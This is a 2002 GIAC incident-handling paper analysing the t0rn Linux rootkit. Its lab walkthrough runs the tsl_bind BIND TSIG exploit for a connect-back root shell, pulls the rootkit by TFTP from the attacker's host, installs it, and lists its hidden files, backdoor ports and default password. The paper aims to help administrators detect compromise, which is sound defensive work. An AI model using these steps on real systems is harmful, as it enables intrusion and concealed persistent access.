Global Information Assurance Certification Paper

GIAC Advanced Incident Handling and Hacker Exploits

GCIH Practical Assignment version 2.0

The t0rn rootkit

Submitted by: Paulo Braga Rodrigues Craveiro
Attended: Internet
Date Submitted: 2002/05/31

Table of Contents

Introduction

In most cases, it's quit e easy to exploit a given vulnerability and gain root access to a system. What's an actual challenge to an attacker is to maintain such privileges and remain stealthy.

There are many options to accomplish this goal, such as deleting log files, installing rootkits and kernel rootkits. The main concepts described here are applicable to the most rootkits available.

One of the most known rootkits available for Linux platform is the **t0rn** rootkit, created by J0hnny7. The version showed at this paper (the first one published) uses pre-compiled binaries and it's structure is based on Linux Rootkit (LRK).

This rootkit is easily found on the Internet and it's my objective to describe its several components and behavior to help system administrators to identify it on compromised systems. To install a rootkit, an attacker must compromise the system through a known exploit. After running the exploit and gaining the root level access, it's then a matter of downloading the rootkit and installing it.

In our case, we are going to use the **TSIG** vulnerability (explained in further sections) of the **BIND** service that allows us to gain the root level access. However, the main objective of this paper is to describe the rootkit and not to give deep details of the exploit used to gain root level access. It's possible to gain this root level access through several exploits in our setting (Linux RedHat 6.1), like for example, **WU-FTP** (CVE-2000-0573), **STATD** (CVE-2000-0666) and, as in our case, **TSIG** (CVE-2001-0010).

Part I - The exploit

Name

t0rn rootkit (CERT Incident Note 2000 -10. There are no CVE entries related to this rootkit).

Compromise Level

Once an intruder had installed it, the system administrator cannot see the attacker's activities.

Affected Operating Systems

The **t0rn** rootkit was tested and works fine in the following Linux distributions:

RedHat 6.1 and 6.2, Mandrake 7.1, Slackware 7.1. They are mainly based on Kernel 2.2 and libc5. This rootkit doesn't work with Debian 2.2 (not libc5 based) and with the new RedHat systems (7.1 and 7.2). They use Xinetd, a replacement to the old inetd. Besides that they use new kernel versions (2.4) and are not libc5 based.

Before installing the rootkit, we will use the **TSIG** vulnerability to gain root level

access and the following syst ems are vulnerable to this bug:

All Linux systems containing **BIND** versions prior to 8.2.3 like, for example, RedHat from 4.0 to 7.0, SUSE from 6.0 to 6.4, Conectiva from 4.0 to 5.1, Debian from 2.2 to 2.3, Mandrake from 6.0 to 7.2. This vulnerable versio n of the **BIND** service affects other UNIX flavours like AIX from 4.3 to 4.3.3 as well.

Variants

There are some variants to this rootkit. The Lion Worm, for example, uses exactly the **TSIG** vulnerability and installs automatically the **t0rn** rootkit. This worm spreads itself through random class B network scans and looks for an open TCP/53 port. After finding such open port, it verifies whether the **DNS** (**BIND**) service is vulnerable or not. More information about Lion Worm can be obtained at:

http://www.sans.org/y2k/lion.htm

There is a known variant to this rootkit which is used to infect new RedHat distributions (versions 7, 7.1 and 7.2), based on the new kernel 2.4 and on the Xinetd. This variant is also known as **t0rn** version 8. More details can be obtained at:

http://online.securityfocus.com/archive/75/253554
http://www.geocities.com/ john_curst/tk8 -readme.txt

Protocols

Basically, the protocol used by the **TSIG** exploit is **DNS** and the **t0rn** rootkit uses **finger** and **SSH** during the remote administration of the compromised system. More details about these protocols will be given on Part 2, it em Protocol Description.

Brief Description

The objective of any rootkit is to hide attacker's activities and this is usually accomplished by modifying important system files like, for instance: **ps**, **ls**, **netstat**, **top**, **du**, **ifconfig** and installing sniffers to find other accounts and passwords. With the **t0rn** rootkit, it's not different. Following, the **t0rn** components:

Binary	Description
du	It hides specific files and directories.
find	Same as du.
ifconfig	Same utility without the PROMISC flag. Used to hide s niffing.
in.fingerd	It spawns a root shell.
login	Backdoored. With it you can use your specified password.
ls	It hides specific files and directories.
netstat	It hides specific connections from configured addresses.
pg	Generates hash of a password.
ps	Hide specific processes.
pstree	Hide specific processes.
Sz	Modifies length of a file based on another file.
T0rn	Shell Script Installer.
t0rnp	Sniffer log parser.
t0rns	Powerful packet sniffer.
t0rnsb	Log cleaner.
top	It hides specific processe s.

As we can see, the primary objective of any rootkit is to hide the attacker's activities from the system administrators. This is accomplished through binary changes and, once an intruder could gain root level access, it's almost impossible to determin e the compromise level (without the use of trusted resources). Usually, the rootkits install sniffers to obtain more passwords with the aim of compromising other systems on the network. Log cleaners are found on such compromised systems to make difficult t o a system administrator to figure out what is happening.

Another level of rootkit installations are made through Loadable Kernel Modules (LKM). Basically, almost every modern Unix flavour (Linux, Solaris and FreeBSD) allows the system administrators to l oad device drivers on the fly into the kernel, avoiding the necessity of kernel recompilation and reboot of the systems. This is really a great feature that makes the administrator's life a bit more easy.

However, it's possible to subvert the system witho ut the necessity of changing binaries. All the interactions are done on the kernel level, using function calls. With these "features" the attacker doesn't need to change the binaries anymore. Good examples of Kernel rootkits are **Adore** (http://www.sans.org/y2k/adore.htm) and **Knark** (http://online.securityfocus.com/guest/4871). With such kind of compromise, it's useless to maintain binary hashes (through MD5 checksums) because they are not modified.

We can read more about rootkits and Loadable Kernel Modules at:

http://www.theorygroup.com/Theory/rootkits.html
http://packetstormsecurity.nl/docs/hack/LKM_HACKING.html
http://members.prestige.net/tmiller12/papers/lkm.htm
http://neworder.box.sk/newsread_print. php?newsid=4182

Even when we compile the kernel without Loadable Modules support, it's possible to do some tricks to deceive the system administrator, as we can see at:

http://phrack.org/show.php?p=58&a=7

References

An analysis of the **t0rn** rootkit and source code might be obtained at:

http://online.securityfocus.com/infocus/1230
http://www.europe.f -secure.com/v -descs/torn.shtml
http://packetstormsecurity.org/UNIX/penetration/rootkits/tk.tgz

The advisory and source code of the **TSIG** vulnerability can be obtained at:

http://online.securityfocus.com/bid/2302
http://www.cve.mitre.org/cgi -bin/cvename.cgi?name=CVE -2001-0010
http://packetstormsecurity.org/0102 -exploits/tsl_bind.c

Part II – The Attack

Description and Diagram of Network

In this paper I'll describe an hypothetical scenario to show how the **TSIG** bug can be explored and how to install the **t0rn** rootkit (actually, the steps described can be expanded to other rootkits as well). In our case, there's no firewall between the attacker's system (host **mars**, 10.0.0.2) and the target (host **saturn**, 10.0.0.3).

Even though we're using just internal IP addresses, this sc enario might be perfectly expanded to an external attack against a system not protected by a Firewall. We can see this simple netwok topology in figure 1.



Figure 1 - Simple network topology

Protocol Description

In our scenario we are using a known vulnerability of the **DNS** protocol (specifically from the **BIND** software) to attack the target system. Once we get root level access to the machine, the **t0rn** rootkit allows an attacker to return to the system using **finger** and **ssh** protocols. At this section, we are going to see more details about such protocols.

DNS (BIND)

When we use a Web Browser such as Internet Explorer or Netscape Navigator, we type names to access Websites like, for example, www.yahoo.com. Names are used just to make easy to find internet addresses. Actually, only the IP addresses are used in communication among the client's browser (other services use the same approach) and the Web Servers.

The **DNS** (Domain Name System, RFC 1035) service is used to resolve names to IP addresses. It's an hierarchical system composed by domains and subdomains, just like a file system organization. This protocol uses the port 53/UDP to name lookups and 53/TCP for zone transfers. Zone transfers are used just by Secondary Name Servers when they need to update their names databases.

Usually this service runs at root privilege.

TSIG

The Transaction Signature (**TSIG**) was introduced in Bind version 8.2. Its main purpose is to allow transaction level authentication for name lookups and for zone transfers. When an invalid **TSIG** key is identified, **BIND** returns an error. But there's a serious bug (buffer overflow) when **BIND** handles invalid transaction signature, on this Linux v ersion. This overflow might be exploited to gain root level privileges.

More information about **TSIG** can be obtained at:

http://www.nominum.com/resources/standards/bind -rfc/rfc2845

FTP and TFTP

The File Transfer Protocol (**FTP** – RFC 959) is used to transfer files among servers and clients in both directions. It's possible to list, delete, copy files and create/delete directories, based on different security levels. However, its password authentication is very insecure because all the communications are transmitted in cleartext.

It uses the port 21/TCP (for commands) and 20/TCP (file transfers and directory listing). Most enterprises allow **FTP** access to the Internet, even from t he **DMZ**, what could lead to rootkit downloads to the compromised servers.

When we use **TFTP** (Trivial File Transfer Protocol – RFC 783), it's not necessary to log on to the remote system, what makes easy to an intruder the uploading process. This protocol uses **UDP** (port 69) instead of **TCP**. Usually this port is closed on Enterprises' firewalls, but in our scenario, there's no firewall protecting the system. In this case, **TFTP** is much easier to upload files to the machine.

SSH

Secure Socket Shell (**SSH**) is a replacement to insecure utilities like **telnet**, **rlogin**, **rsh** and **rcp**, because as we know, these services send passwords, commands and contents in cleartext, without any privacy. All the **SSH** communications are encrypted and authenticated. The encryption algor ithms include **Blowfish**, **DES** and **IDEA**.

Therefore all traffic is encrypted, eliminating eavesdroping and connection hijacking. In our case, the **t0rn** rootkit uses the **SSH** to encrypt all the remote administration of the compromised system. During the rootkit installation, the port used to connect to the system is defined by the attacker.

FINGER

With the Finger service it's possible to query names associated with e -mail addresses, verify currently logged users and the uptime of the systems. It's a very ins ecure service and must be disabled on any Unix system.

When the **t0rn** rootkit is installed on the system, automatically enables the finger service on **/etc/inetd.conf** . The daemon associated is actually a command shell that, when invoked, opens a 2555/ **TCP** port. Then an attacker might access the machine using this root shell.

Description and Diagram of the Attack

Now, I'm going to demonstrate how the **t0rn** rootkit can be installed on a Linux Server, using an hypothetical scenario described in figure 2. This approach is valid to other Linux/Unix systems as well and is very instructive. The target system is a **DNS** Server that is running several unnecessary services like, for example, **HTTP** and **Sendmail**.



Figure 2- Diagram of attack and rootkit installation

First of all, it's necessary to an attacker discover open ports and identify vulnerable services. In our case we are going to use **Nmap** (http://www.insecure.org/nmap) and **Nessus** (http://www.nessus.org) to identify ports, services and vulnerabilities.

The result of **nmap** scan is showed bellow.

 # nmap (V. 2.54BETA34) scan initiated Thu Apr 4 12:03:55 2002 as: nmap -sS -O -v -oN saturn_nmap.txt 10.0.0.3

Interesting ports on (10. 0.0.3):
(The 1542 ports scanned but not shown below are in state: closed)

```
Port       State       Service
13/tcp     open        daytime
23/tcp     open        telnet
25/tcp     open        smtp
37/tcp     open        time
53/tcp     open        domain
79/tcp     open        finger
80/tcp     open        http
98/tcp     open        linuxconf
111/tcp    open        sunrpc
113/tcp    open        auth
512/tcp    open        exec
514/tcp    open        shell
515/tcp    open        printer

Remote operating system guess: Linux  2.1.19 - 2.2.19
Uptime 0.006 days (since Thu Apr 4 11:54:58 2002)

TCP Sequence Prediction: Class=random positive increments
                         Difficulty=7768407 (Good luck!)

IPID Sequence Generation: Incremental

# Nmap run completed at Thu Apr 4  12:04:01 2002  -- 1 IP address (1 host up) scanned in 6 seconds
```

As we can see on the nmap results, there are some services that are usually good entry points to an intrusion, like **SMTP** (25), **DNS** (53), **HTTP** (80) and **RPC** (111).

Following, we have a text r eport generated by **Nessus** (www.nessus.org).

Nessus Scan Report

SUMMARY

- Number of hosts which were alive during the test : 1
- Number of security holes found : 4
- Number of security warnings found : 8
- Number of security notes found : 16

TESTED HOSTS

10.0.0.3 (Security holes found)

DETAILS

+ **10.0.0.3 :**
. List of open ports :
daytime (13/tcp) (Security warnings found)
telnet (23/tcp) (Security warnings found)
smtp (25/tc p) (Security hole found)
time (37/tcp)
domain (53/tcp) (Security hole found)
finger (79/tcp) (Security warnings found)
www (80/tcp) (Security notes found)
linuxconf (98/tcp) (Security notes found)
sunrpc (111/tcp)
auth (1 13/tcp) (Security warnings found)
exec (512/tcp) (Security warnings found)
shell (514/tcp) (Security warnings found)

printer (515/tcp)
general/tcp (Security notes found)
daytime (13/udp) (Security warnings found)
general/icmp (Security warnings found)
general/udp (Security notes found)

. **Warning found on port daytime (13/tcp)**

The daytime service is running.
The date format issued by this service may sometimes help an attacker to guess the operating system t ype.

In addition to that, when the UDP version of daytime is running, an attacker may link it to the echo port using spoofing, thus creating a possible denial of service.

Solution : disable this service in /etc/inetd.conf.

Risk factor : Low

. Warning found on port telnet (23/tcp)

The Telnet service is running.
This service is dangerous in the sense that it is not ciphered - that is, everyone can sniff the data that passes between the telnet client and the teln et server. This includes logins and passwords.

You should disable this service and use OpenSSH instead.
(www.openssh.com)

Solution : Comment out the 'telnet' line in /etc/inetd.conf.

Risk factor : Low
CVE : CAN -1999-0619

. **Information found on port telnet (23/tcp)**

a telnet server seems to be running on this port

. **Information found on port telnet (23/tcp)**

Remote telnet banner :

Red Hat Linux release 6.1 (Cartman)
Kernel 2.2.12 -20 on an i686
login:

. **Vulnerability found on port smtp (25/tcp) :**

The remote sendmail server, according to its version number, may be vulnerable to the -bt overflow attack which allows any local user to execute arbitrary commands as root.

Solution : upgrade to the latest version of Sendmail
Risk factor : High
Note : This vulnerability is _local_ only

. **Warning found on port smtp (25/tcp)**

The remote SMTP server
answers to the EXPN and/or VRFY commands.

The EXPN com mand can be used to find the delivery address of mail aliases, or even the full name of the recipients, and the VRFY command may be used to check the validity of an account.

Your mailer should not allow remote users to use any of these commands, because it gives them too much information.

Solution : if you are using Sendmail, add the option
O PrivacyOptions=goaway
in /etc/sendmail.cf.

Risk factor : Low
CVE : CAN -1999-0531

. **Informatio n found on port smtp (25/tcp)**

a SMTP server is running on this port
Here is its banner :
220 localhost.localdomain ESMTP Sendmail 8.9.3/8.9.3; Wed, 22 May 2002 12:08:29 -0400

. **Information found on port smtp (25/tcp)**

Remote S MTP server banner :
localhost.localdomain ESMTP Sendmail 8.9.3/8.9.3; Wed, 22 May 2002 12:09:00 -0400
214-This is Sendmail version 8.9.3214 -Topics:

214-	HELO	EHLO	MAIL	RCPT	DATA
214-	RSET	NOOP	QUIT	HELP	VRFY
214-	EXPN	VERB	ETRN	DSN	

214-For more info use "HELP <topic>".
214-To report bugs in the implementation send email to
214- sendmail-bugs@sendmail.org.
214-For local information send email to Postmaster at your site.
214 End of HELP info

. **Vulnerability found on port domain (53/tcp) :**

The remote BIND server, according to its version number, is vulnerable to various buffer overflows that may allow an attacker to gain a shell on this host.

Solution : upgrade to bind 8.2.3 or 4.9.8
Risk factor :
High

. **Vulnerability found on port domain (53/tcp) :**

The remote BIND server, according to its version number, is vulnerable to a DNS storm attack

Solution : upgrade to bind 8.3.1
Risk factor : High

. **Vulnerability found on port domain (53/tcp) :**

The remote BIND server, according to its version number, is vulnerable to several attacks that can allow an attacker to gain root on this system.

Solution : upgrade to bind 8.2.2 -P3
Risk factor : High
CVE : CVE-1999-0833

. **Warning found on port domain (53/tcp)**

The remote name server allows recursive queries to be performed by the host running nessusd.

If this is your internal nameserver, then forget this warning.

If you are probing a remote nameserver, then it allows anyone
to use it to resolve third parties names (such as www.nessus.org).
This allows hackers to do cache poisoning attacks against this nameserver.

Solution : Restrict recursive queries to the hosts that should use this nameserver (such as
those of the LAN connected to it).
If you are using bind 8, you can do this by using the instruction 'allow -recursion' in the
'options' section of your named.conf

If you are using another name server, consult its documentation.

Risk factor :
Serious

. **Information found on port domain (53/tcp)**

The remote bind version is :
8.2.1

. **Warning found on port finger (79/tcp)**

The 'finger' service provides useful information to attackers, since it allow them to gain usernames,
check if a machine is being used, and so on...

Risk factor : Low

Solution : comment out the 'finger' line in /etc/inetd.conf
CVE : CVE-1999-0612

. **Information found on port www (80/tcp)**

a web server is running on this port

. **Information found on port www (80/tcp)**

The remote web server type is :

Apache/1.3.9 (Unix) (Red Hat/Linux)

We recommend that you configure your web server to return bogus versions in order to not leak
information

. **Information found on port www (80/tcp)**

An information leak occurs on Apache based web servers
whenever the UserDir module is enabled. The vulnerability allows an external attacker to enumerate
existing accounts by requesting access to their home directory and monitoring the response.

Solution:
1) Disable this feature by changing 'UserDir public_html' (or whatever) to
'UserDir disabled'.

Or

2) Use a RedirectMatch rewrite rule under Apache -- this works even if there

is no such entry in the password file, e.g.:
RedirectMatch ^/~(.*)$ http://my-target-webserver.somewhere.org/$1

Or

3) Add into httpd.conf:
ErrorDocume nt 404 http://localhost/sample.html
ErrorDocument 403 http://localhost/sample.html
(NOTE: You need to use a FQDN inside the URL for it to work properly).

Additional Information:
http://www.securiteam.com/unixfocus/5WP0C1F5FI.html

Risk factor :
Low

. **Information found on port linuxconf (98/tcp)**

Linuxconf is running on this port

. **Warning found on port auth (113/tcp)**

The 'ident' service provides sensitive information to potential attackers.
It mainly says which accounts are running which services.
This helps attackers to focus on valuable services [those
owned by root]. If you don't use this service, disable it.

Risk factor : Low

Solution : comment out the 'auth' or 'ident' line in /etc/inetd.conf
CVE : CAN -1999-0629

. **Information found on port auth (113/tcp)**

an identd server is running on this port

. **Warning found on port exec (512/tcp)**

The rexecd service is open.
Because rexecd does not provide a ny good means of authentication, it can be
used by an attacker to scan a third party host, giving you troubles or bypassing
your firewall.

Solution : comment out the 'exec' line
in /etc/inetd.conf.

Risk factor : Medium
CVE : CAN -1999-0618

. **Warning found on port shell (514/tcp)**

The rsh service is running.
This service is dangerous in the sense that it is not ciphered - that is, everyone can sniff
the data that passes between the rsh client and the rsh serv er. This includes logins
and passwords.

You should disable this service and use ssh instead.

Solution : Comment out the 'rsh' line in /etc/inetd.conf.

Risk factor : Low
CVE : CAN -1999-0651

. **Information found on port ge neral/tcp**

Nmap found that this host is running Linux 2.1.19 - 2.2.19

. **Information found on port general/tcp**

Nmap only scanned 15000 TCP ports out of 65535.Nmap did not do a UDP scan, I guess.

. **Information found on port general/tcp**

The plugin PC_anywhere_tcp.nasl was too slow to finish - the server killed it

. **Warning found on port daytime (13/udp)**

The daytime service is running.
The date format issued by this service may sometimes help an attacker to guess the operating system type.

In addition to that, when the UDP version of daytime is running, an attacker may link it to the echo port using spoofing, thus creating a possible denial of service.

Solution : disable this service in /etc/inetd.conf.

Risk factor : Low
CVE : CVE-1999-0103

. **Warning found on port general/icmp**

The remote host answers to an ICMP timestamp request. This allows an attacker to know the date which is set on your machine.

This may help him to defeat all your time based authentication protocols.

Solution : filter out the ICMP timestamp requests (13), and the outgoing ICMP timestamp replies (14).

Risk factor : Low
CVE : CAN-1999-0524

This file was generated by the Nessus Security Scanner



Figure 3- Quick search on SecurityFocus shows a description about the TSIG (BIND) vulnerability

When we know that there are vulnerable versions of some services it's i mportant to look for further details before trying to explore them. Excelent source of informations about vulnerabilities are the Security Focus - Bugtraq (http://www.securityfocus.com) and Packetstorm (http://packetstormsecurity.com). In figure 3 we have the **TSIG** bug explanation.

The exploits can be obtained at these sites as well. Once an attacker obtains the root access, he might install a rootkit to allow him to come back and access this machine with the same privileges, even if the system administrator updates and corrects the system bugs. Usually, intruders use **FTP** or **TFTP** protocols to upload rootkits to compromised boxes.

In our example there is no firewall protecting the target machine, however ther e are a lot of administrators out there that make easy the intruder's life. For example, even with incoming firewall protection, they allow any outgoing traffic from critical network segments like **DMZ**. Just the essential traffic must be allowed among the s everal network segments.

How the Exploit Works

Our first step is to explore the **TSIG** vulnerability that gives root level access to the system. Following we have all the necessary steps to use such exploit.

First of all, after downloading the source c ode of the exploit (please refer to Appendix B), we must compile and start playing with it.

```
mars:/giac/exploits# cc tsl_bind.c   - o tsl_bind
mars:/giac/exploits# ./tsl_bind 10.0.0.3

.  ISC bind 8.2.2 -x remote buffer -overflow for linux x86
.  (c)2001 Ta mandua Laboratories  -  www.axur.com.br
.  (c)2001 Gustavo Scotti <scotti@axur.org>

.  TCP listen port number 25000
.  waiting for server response... 8.2.1
.  probing ebp... ebp is bffffc88
.  waiting for connect_back shellcode response... connected
.         ^ —-> from 10.0.0.3:1025
.  congratulations. you have owned this one.
Linux saturn 2.2.12 -20 #1 Mon Sep 27 10:40:35 EDT 1999 i686 unknown
uid=0(root)  gid=0(root)

pwd
/var/named
tftp 10.0.0.2
get tk.tgz
exit
ls
named.ca
named.local
tk.tgz

tar xvzf tk.tgz

tk/
tk/netstat
tk/dev/
tk/dev/.1addr
tk/dev/.1logz
tk/dev/.1proc
tk/dev/.1file
tk/t0rns
tk/du
tk/t0rnsb
tk/ps
tk/t0rnp
tk/find
tk/ifconfig
tk/pg
tk/ssh.tgz
tk/top
tk/sz
tk/login
tk/t0rn
tk/in.fingerd
tk/tornkit-TODO
tk/pstree
tk/tornkit-README

cd tk
```

The rootkit installation is just a matter of typing:

```
./t0rn coded 5000
```

Note that in this case, we are installing the rootkit and defining that when we connect via Secure Shell we will use the password **coded** and the daemon will be listening at port 5000.

Here we have the output screen from the installation.

```
        ============================================================
=====
                    .oooo.                                oooo             o8o       .
          .o8      d8P''Y8b                               '888             ' ' '     .o8
        .o888oo  888      888  oooo d8b  ooo.  .oo.       888   oooo     oooo  .o888oo
          888    888      888  '888''8P    '888P'Y88b     888  .8P'          '888     888
          888    888      888   888         888     888    888888.         888     888
          888 .   '88b    d88'   888         888     888    888   '88b.     888     888 .
           '888'   'Y8bd8P'    d888b      o888o  o888o  o8   88o  o888o o888o   '888'

        ============================================================
=====
                backdooring started on
        #
        #
                 checking for remote logging... guess not.
        # [Installing trojans....]
        #         Using Password :
        #         Using ssh -port :
        #
        #          : login moved and backdoored
        #          : ps/du/ls/top/netstat/find backdoored
        #
        # [Moving our files...]
        #          : t0rnsniff/t0rnparse/sauber moved
        #
        # [Modifying system settings to suit our needs]
        #          : clea ning inetd.conf  - enabling finger/telnet


        [Patching... ]
        This version has no patching.. do it manually bitch

        [System Information...]
        Hostname :
        Arch :
        Alternative IP :
        Distribution:

        ipchains ...?
        Chain input (policy ACCEPT):

        ========== ================== Backdooring completed in :2 seconds
        ^C
        mars:/giac/exploits#
```

In just two seconds the rootkit has been installed! It's not required to have special skills to install it.

When **t0rn** rootkit is installed, we have the following modificati ons made on the system:

1. The **syslogd** is stopped.

2. It verifies whether the system is logging to a remote host or not. If applicable, It identifies what system(s) is(are) the log server(s).

3. The file **/etc/ttyhash** is created, which contains the password ente red during installation. This is a password for **ssh**, **telnet** and **finger**. Note that

the script uses the binary **pg** to create the hash. If you don't specify a password, the default will be **t0rnkit**.

4. Untars the file **ssh.tgz**. It creates the **.t0rn** directory which contains the following files:

   sharsed (Secure Shell Daemon. It's moved into **/usr/sbin/nscd** and started during boot process). Two entries are added to **/etc/rc.d/rc.sysinit** with the following:

   # Name Server Cache Daemon
   /usr/sbin/nscd -q

   shdcf2 (Configuration file for Secure Shell. It's copied into **shdcf** and contains, for example, the port number that will be listening for Secure Shell. If we don't define any port then the default will be 47017).

   shhk (Host Private Key).

   shhk.pub (Host Public Key).

   shrs (Random Seed. Used for criptography).

5. The size and timestamp of the original **/bin/login** and the backdoored **login** are left identical. This approach is always used by intruders to hide the substitution of important system files. The original **/bin/login** is moved to **/bin/xlogin** and the backdoored login is moved to **/bin** directory.

6. These directories and files are created:

   /usr/src/.puta

   The configuration files below are copied into this directory:

   .1addr Contains the addresses range that will b e ignored by **netstat**. By default, we have the following entries: **194.82** and **146.101**. The port used by Secure Shell is added to this file as well.

   .1file Contains the list of files that will be ignored by **du**, **find** and **ls**. By default, we have the follow ing entries: **.1proc**, **.1addr**, **.1file**, **1logz**, **.puta**, **.t0rn**, **in.telnetd**, **ttyhash, t0rn** and **xlogin**.

   .1logz By default, we have the following entries: **195.70**, **194.82** and **rshd**.

   .**1proc** Contains the processes that will be ignored by **ps**, **pstree** and **top**. By default, we have the following entries: **in.inetd**, **nscd** and **t0rn**.

   t0rns, t0rnp and **t0rnsb** (Sniffer, Sniffer log parser and Log cleaner, respectively).

/usr/info/.t0rn

shdcf, **shhk**, **shhk.pub** and **shrs** (they were already explained at item 4).

7. Timestamps of the following trojaned binaries are modified according to the original system files: **du**, **find**, **ifconfig**, **in.fingerd**, **login**, **ls**, **netstat**, **ps** and **top**. Then they are copied to system directories (**/sbin**, **/bin**, **/usr/bi**n and **/usr/sbin**).

8. The sniffer is started (**t0rns**) and the captured traffic is directed to **/usr/src/.puta/system** .

9. The **/etc/inetd.conf** is modified to permit access to the system via **telnet** and **finger**. The daemon **inet** is restarted to reflect the changes made by the script.

10. A verification is done to discover possible restrictions to remote connections. This is accomplished by verifying **/etc/hosts.deny** and **ipchains** rules.

11. The installation directory is deleted (in our case is **/var/named/tk**) and the **syslog** daemon is started.

After the steps showed above, the rootkit is installed. So let's test it now. First of all, we are going to access the system via Secure Shell. It's important to note that we use **coded** as the user. This information was provided during the rootkit installation.

```
mars:/giac/exploits# ssh coded@10.0.0.3 -p 5000
